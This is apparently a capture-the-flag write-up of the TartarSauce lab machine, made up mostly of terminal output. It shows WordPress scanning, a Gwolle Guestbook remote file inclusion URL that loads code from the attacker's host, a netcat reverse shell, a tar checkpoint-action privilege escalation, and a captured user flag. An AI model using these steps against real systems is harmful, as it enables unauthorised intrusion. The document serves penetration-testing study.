
- Uncategorized (1)

Error 404 - Article Not Found


The article you were looking for was not found.

- Sample Page


© 2020 Test blog.
Voce theme by limbenjamin. Powered by WordPress.




```
root@kali:/home/ghroot/Masaüstü# wpscan --url http://10.10.10.88/webservices/wp/ -e ap --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.2
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.10.88/webservices/wp/ [10.10.10.88]
[+] Started: Sun Jul  5 19:22:18 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.10.88/webservices/wp/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://10.10.10.88/webservices/wp/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.10.88/webservices/wp/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
```




```
[+] gwolle-gb
 | Location: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/
 | Last Updated: 2020-06-21T14:59:00.000Z
 | Readme: http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.0.4
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 2.3.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
```




```
root@kali:/home/ghroot/Masaüstü# searchsploit wordpress gwolle
-------------------------------------------------------------------------------------- ----------------------------
 Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ----------------------------
WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion                       | php/webapps/38861.txt
-------------------------------------------------------------------------------------- ----------------------------
```




```
10.10.10.88/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.14.7/
```



```
root@kali:/home/ghroot/Masaüstü# nc -nlvp 9091
listening on [any] 9091 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.88] 56596
Linux TartarSauce 4.15.0-041500-generic #201802011154 SMP Thu Feb 1 12:05:23 UTC 2018 i686 athlon i686 GNU/Linux
 13:30:50 up 11 min,  0 users,  load average: 0.00, 0.04, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c "import pty;pty.spawn('/bin/bash');"
www-data@TartarSauce:/$ export TERM=xterm
export TERM=xterm
```



```
www-data@TartarSauce:/$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
```



```
int=1 --checkpoint-action=exec=/bin/sh/bin/tar -cf /dev/null /dev/null --checkpo
/bin/tar: Removing leading `/' from member names
$ wham^H
/bin/sh: 1: wha: not found
$ whoami
onuma
$ pwd
/
$ ls
bin   dev  home        lib         media  opt   root  sbin  srv  tmp  var
boot  etc  initrd.img  lost+found  mnt    proc  run   snap  sys  usr  vmlinuz
$ cd home
$ cd onuma
$ ls
shadow_bkp  user.txt
$ cat user.txt
b2d6ec45472467c836f253bd170182c7
```